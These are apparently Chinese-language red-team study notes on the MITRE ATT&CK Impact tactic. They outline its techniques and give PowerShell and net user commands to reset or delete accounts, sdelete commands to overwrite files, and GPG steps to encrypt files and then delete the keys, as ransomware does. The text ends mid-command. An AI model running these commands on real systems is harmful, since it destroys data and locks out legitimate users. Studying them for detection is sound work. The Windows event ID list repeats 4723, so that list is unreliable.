TA0040-Impact

> Impact, Tactic TA0040 - Enterprise | MITRE ATT&CK®

- TA0040-Impact
  - T1531 Account Access Removal - 账户访问权限移除
  - T1485 Data Destruction - 数据销毁
    - 使用 SysInternals SDelete 覆盖并删除文件(Windows)
  - T1486 Data Encrypted forImpact - 出于impact目的的数据加密
    - 利用 GPG4Win 加密数据
  - T1565 Data Manipulation - 数据操纵
    - Stored Data Manipulation - 存储数据操纵
    - Transmitted Data Manipulation - 传输数据操纵
    - Runtime Data Manipulation - 运行时数据操作
  - T1491 Defacement - 篡改
    - Internal Defacement - 内部篡改
      - 替换桌面壁纸
      - 配置 LegalNoticeCaption 和 LegalNoticeText 注册表键值以显示赎金信息
    - External Defacement - 外部篡改
  - T1561 Disk Wipe - 磁盘擦除
    - Disk Content Wipe - 磁盘内容擦除
    - Disk Structure Wipe - 磁盘结构擦除
  - T1499 Endpoint Denial of Service - 端点拒绝服务
    - OS Exhaustion Flood - 操作系统耗尽洪水
    - Service Exhaustion Flood - 服务耗尽洪水
    - Application Exhaustion Flood - 应用程序耗尽洪水
    - Application or System Exploitation - 应用程序或系统利用
  - T1495 Firmware Corruption - 固件损坏
  - T1490 Inhibit System Recovery - 抑制系统恢复
  - T1498 Network Denial of Service - 网络拒绝服务
    - Direct Network Flood - 直接网络洪泛
    - Reflection Amplification - 反射放大
  - T1496 Resource Hijacking - 资源劫持
  - T1489 Service Stop - 停止服务
    - 通过 Service Controller(sc.exe) 来停止服务
    - 使用 net.exe 停止服务
    - 通过 killing process 停止服务

- **T1529 System Shutdown/Reboot - 系统关闭/重启**

简单来说 Impact 战术就是篡改/中断/破坏系统和数据的技术


其目的可以是


- `中断业务运行`: 破坏/加密/删除数据以影响目标的正常运作
- `损害数据完整性`: 篡改数据库信息之类的, 破坏数据的准确性与可信度
- `敲诈勒索`: 通过加密数据敲诈勒索
- `政治或社会目的`: 散播信息, 政治宣传, 组织宣传之类的
- `掩盖其他攻击`: 分散目标注意力从而掩盖其他更隐蔽的渗透活动


其技术包括

- **账户访问移除**（T1531）：通过删除、锁定或操纵账户来中断对系统和网络资源的访问。
- **数据销毁**（T1485）：破坏特定系统或网络上大量的数据和文件，可能导致数据无法通过取证技术恢复。
- **影响加密数据**（T1486）：加密目标系统或网络中大量系统的数据，使存储数据无法访问。
- **数据操纵**（T1565）：插入、删除或操纵数据以影响外部结果或隐藏活动。
- **网页变更**（T1491）：修改企业网络内部或外部可见的视觉内容。
- **磁盘擦除**（T1561）：擦除或损坏特定系统或网络中大量系统的原始磁盘数据。
- **端点拒绝服务**（T1499）：执行端点拒绝服务攻击，以降低或阻断用户对服务的可用性。
- **固件腐败（T1495）**：攻击者可能会覆写或损坏系统BIOS或其他设备固件，使其无法正常工作或启动，从而破坏设备或系统的可用性。
- **抑制系统恢复（T1490）**：通过删除或禁用数据恢复和备份服务，攻击者阻止受损系统的恢复。
- **网络拒绝服务（T1498）**：通过消耗网络带宽资源，攻击者可能会降低或阻断目标资源对用户的可用性。
- **资源劫持（T1496）**：攻击者利用被控制系统的资源执行资源密集型任务，影响系统或托管服务的可用性。
- **服务停止（T1489）**：攻击者可能会停止或禁用系统上的服务，使这些服务对合法用户不可用，影响关键服务或进程可能会妨碍事件响应或协助攻击者破坏环境。
- **系统关闭/重启**（T1529）：关闭/重启系统以中断对系统的访问或协助破坏这些系统。

在 AtomicRedTeam 的 Windows 用例中对 Impact 战术进行了如下覆盖:


windows-index.yaml
atomics > Indexes > windows-index.yaml
lateral-movement:
credential-access:
discovery:
resource-development:
reconnaissance:
impact:
T1561.002:
technique:
atomic_tests: []
T1498.001:
technique:
atomic_tests: []
T1492:
technique:
atomic_tests: []
T1491.002:
technique:
atomic_tests: []
T1499.001:
technique:
atomic_tests: []
T1499.003:
technique:
atomic_tests: []
T1561:
technique:
atomic_tests: []
T1565.001:
technique:
atomic_tests: []
T1489:
technique:
atomic_tests:
- name: Windows - Stop service using Service Controller
- name: Windows - Stop service using net.exe
- name: Windows - Stop service by killing process
technique:
atomic_tests: []
T1487:
Atomic Red Team doc generator, 9个月前 • Generated docs from job=generate-docs branch=mast…
technique:
atomic_tests: []
T1565.003:
technique:
atomic_tests: []
T1498.002:
technique:
atomic_tests: []
T1499.002:
technique:
atomic_tests: []
T1491:
technique:
atomic_tests: []
T1657:
technique:
atomic_tests: []
Service Stop - 停止服务





T1531 Account Access Removal - 账户访问权限移除

攻击者可能会通过禁止访问合法用户使用的帐户来中断系统和网络资源的可用性。
帐户可能会被 删除, 锁定或操纵（如更改凭据）以删除对帐户的访问权限。
攻击者也可能随后注销或执行系统 关闭/重启以设置恶意更改。
例如

- Windows: PowerShell 的 `Set-LocalUser` 和 `Set-ADAccountPassword`
  - `Set-LocalUser` 用于管理本地用户账户的属性。可以用来修改本地用户的密码/账户名/描述或其他相关属性。

    例如，可以使用类似下面的命令更新某个用户的密码

    ```
    Set-LocalUser -Name "用户名" -Password (ConvertTo-SecureString "新密码" -AsPlainText -Force)
    ```

  - `Set-ADAccountPassword`：用于管理 Active Directory 域环境中用户账户的密码。它允许你重置或更改域用户的密码。例如

    ```
    Set-ADAccountPassword -Identity "用户名" -NewPassword (ConvertTo-SecureString -AsPlainText "新密码" -Force) -Reset
    ```

  - 使用 `net user` 命令也可以修改用户密码

    ```
    # 添加一个本地用户 net user 用户名 密码 /add; 例如:
    net user test 123456 /add
    # 修改本地用户密码 net user 用户名 新密码; 例如:
    net user test 654321
    # 删除本地用户 net user 用户名 /del; 例如:
    net user test /del
    ```

- Linux: `passwd`

---

windows日志

- `4723`: 更改密码
- `4723`: 重置密码
- `4726`: 删除账户
- `4240`: 锁定账户

T1485 Data Destruction - 数据销毁

攻击者可能会破坏特定系统或网络上的大量数据和文件，以中断系统、服务和网络资源的可用性。

通过覆盖本地和远程驱动器上的文件或数据，数据销毁可能会使存储的数据无法通过取证技术恢复。

- 常见命令 `del`、`rm`，只删除文件指针，不删除文件本身内容，可以被技术手段恢复
- 随机生成数据覆盖

> **Linux 中如何安全地抹去磁盘数据?**
>
> 默认情况下，`shred` 会执行三次，在执行的时候，它会将伪随机数据写入设备。

- 部分删除数据恶意软件有蠕虫功能，进行横向传播后删除数据
- 云环境中删除云相关数据

使用 SysInternals SDelete 覆盖并删除文件(Windows)


> SDelete.zip

"Sdelete" 是由 Microsoft Sysinternals 提供的命令行实用程序, 用于在 Windows 系统上安全地删除文件和清除磁盘空间。主要功能包括

- **安全删除文件**：Sdelete 通过覆盖文件所在的磁盘区域来确保文件数据被彻底删除，从而防止恢复。
- **清理磁盘空间**：Sdelete 能够清理未使用的磁盘空间，通过覆写以确保之前删除的文件无法被恢复。
- **遵循政府标准**：Sdelete 在删除过程中遵循美国国防部的清除和清理标准（DoD 5220.22-M），以确保数据的彻底删除。

```
# 删除文件
sdelete.exe -accepteula -p 1 -s [文件路径]
sdelete.exe -accepteula test.txt
```

- `-accepteula`：接受许可协议(用于自动化, 否则需要手动点击)
- `-p 1`：覆盖次数(默认为1)
- `-s`：子目录(默认不包含子目录)
- `-z`：清空未使用的磁盘空间(默认不清空)
  这个参数主要是为了确保之前未使用类似 sdelete 这样的工具清除的文件无法被恢复。



T1486 Data Encrypted forImpact - 出于impact目的的数据加密

攻击者可能会加密目标系统和网络上的大量数据，以中断系统和网络资源的可用性。

- 加密范围
  - Office 文档、PDF、图像、视频、音频、文本和源代码文件等常见文件
  - 关键系统文件、磁盘分区和 MBR
- 特点
  - 文件加密

- 释放勒索信
- 横向移动


利用 GPG4Win 加密数据


> GPG4Win Installer

Gpg4win 是一款 Windows 工具（也称为 Kleopatra，是首选的证书管理器），使用电子邮件和文件加密包进行对称加密。

攻击者用它来加密磁盘。用户需要添加通行短语来加密文件，因为新版本不允许自动加密。

使用 Kleopatra 新建一组密钥对








```
# 列出公钥 ID
gpg --list-keys
# 使用公钥加密文件(也可以直接UI操作)
gpg --encrypt --recipient 7A362E24F7645EF3F87E3F0D9568852FE3ED0BC6 test.txt
```


```
PS C:\Users\win10pro\Downloads\test> gpg --list-keys
C:\Users\win10pro\AppData\Roaming\gnupg\pubring.kbx
-------------------------------------------------
pub   ed25519 2023-11-21 [SC] [expires: 2025-11-22]
      7A362E24F7645EF3F87E3F0D9568852FE3ED0BC6
uid           [ultimate] win10pro
sub   cv25519 2023-11-21 [E] [expires: 2025-11-22]

PS C:\Users\win10pro\Downloads\test> gpg --encrypt --recipient 7A362E24F7645EF3F87E3F0D9568852FE3ED0BC6 test.txt
PS C:\Users\win10pro\Downloads\test> gpg --decrypt .\test.txt.gpg > te.txt
gpg: encrypted with ECDH key, ID C254F1A82C65CAD3
gpg: public key decryption failed: No secret key
gpg: decryption failed: No secret key
```

这样会在该文件同目录下生成一个 `文件名.gpg` 加密文件，



然后可以导出然后删掉密钥





```
# 列出公钥
gpg --list-keys
# 删除公钥
gpg --delete-key [公钥ID]
# 列出私钥
gpg --list-secret-keys
# 删除私钥
gpg --delete-secret-key [私钥ID]
```


要解密的话需要导入私钥然后解密

```
# 导入私钥
gpg --import private.key
```

```
PS C:\Users\win10pro\Downloads\test> gpg --import .\win10pro_0xE3ED0BC6_SECRET.asc
